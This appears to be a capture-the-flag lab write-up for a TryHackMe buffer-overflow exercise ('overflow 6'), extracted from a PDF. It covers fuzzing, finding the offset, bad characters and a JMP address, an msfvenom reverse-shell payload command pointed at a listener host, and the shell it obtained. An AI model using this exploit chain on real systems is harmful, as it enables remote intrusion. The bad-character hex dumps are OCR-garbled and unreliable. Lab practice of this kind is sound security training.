
## overflow 6

1. Determine min buffersize

```
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing crashed at 1100 bytes
[Finished in 25.9s]
```

2. Determine EIP



- EIP: 35694234
- 3. Determine offset
  - ---(root@kali)-[~/tryhackme/bufferOverflowPrep/overflow6] --# msf-pattern\_offset -l 2500 -q 35694234
  - [\*] Exact match at offset 1034
    - EIP Offset: 1034
- 4. Test with Bs

5. Determine badchars

4<mark>0</mark>0112233445566778899AABBCCD 4<mark>0</mark>0112444C4C4C4C4C4C4C4CA6BCCC4 4<mark>0</mark>0112233445566778899A0BBCCD 400112233445566778899AABBCCD 40110233445566778899AABBCCDD 0112233445566778899AABBCCDD #¥+#• .♂..⅓ ‡‼¶§\_ →+\_+^ "#\$%& DΒ E0 DC

01

6. Remove \x08

ccccc

<mark>001612</mark>2334455566778889940BBBCCDDEEF6F ७₿♥♦♣♠ 23344515667788999AABBCCDDEFF9A 

Ø

Remove \x2c

3C4C C©⊕♥◆♣ 223344556677889940BBCCDDEEFF 983B3B3B3B3B3B3B AABBCCDDEEF7 8. Remove \xad

D2 DA E2 EA F2 FA	401122334455566778899AABBCC
	4919192A2A2A2A2A2A2A3B3B
566778899AABBCCDDEEFFC	00112233344555667788899AABBCC
	0011000044555667788994455D5D
DEEEE FE	8811228885455555555555555555555555555555
56E778899AAF7F7F7F7F7F7	9011228844556667F8899AABBCC
566778899A0808080808D0	981128555455565758895488080
66778899AABBCCDDEEFF00	0011233445566778899AABBCCD

## 9. Find suitable JMP

• Address: 0×625011af

Little Endian: \xaf\x11\x50\x62

## 10. Generate shell code

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x08\x2c\xad' -f python
```

## 11. Shell obtained

```
(root ⊗kali)-[~/tryhackme/bufferOverflowPrep/overflow6]

# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.146.149] 49257
Microsoft Windows [Version 6.1.7601]
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C:\Users\admin\Desktop\vulnerable-apps\oscp>
```